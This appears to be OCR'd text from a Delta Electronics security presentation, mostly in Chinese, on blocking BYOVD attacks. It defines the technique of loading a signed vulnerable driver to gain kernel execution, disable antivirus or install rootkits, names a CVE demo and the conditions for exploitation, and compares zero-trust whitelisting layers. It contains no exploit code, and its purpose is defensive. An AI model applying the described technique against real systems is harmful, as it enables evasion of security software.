
What is BYOVD?

攻擊者透過在系統中載入一個存在漏洞但有合法簽章的驅動程式，再透過觸發該驅動程式的漏洞來取得 Kernel 執行權限達成目的，例如關閉防毒軟體、安裝 Rootkit。

2025年2月馬偕醫院遭勒索軟體攻擊事件歷程總整理（持續更新中） | iThome


阻擋BYOVD Attack(2/3)

DEMO: CVE-2023-1643



阻擋BYOVD Attack(3/3)

- 一般來說BYOVD Exploitation成功條件:
  1. 需要有權限，可以註冊有簽章又存在可利用漏洞的驅動程式
  2. 需要有一個寫好對應Exploitation的.exe檔，才能利用Driver的IOCTL Code




零信任機制-防禦層次分類

	檔案(File)白名單	指令(Command)白名單	行為(Behavior)白名單
防禦涵蓋範圍	少	中	最廣
效能影響	低	中	高
對使用者影響	低	中	高
實作技術難度	低	中	高
適用對象	一般OT場域，效能有限	效能足夠，希望進一步提升安全等級	效能充裕，對安全等級要求高

Our Recommendations as Conclusion

Delta Cybersecurity's Recommendation to Reduce Cyber Security



V&V: Verification & validation

Build & Conduct a Secure SW development Life Cycle

Smarter. Greener. Together.

Johnson Wu(吳東燊)
JOHNSON.WU@deltaww.com
Steven Chen(陳岳汶)
STEVEN.CHEN@deltaww.com

歡迎蒞臨

C112 台達電子

Smarter. Greener. Together.

DELTA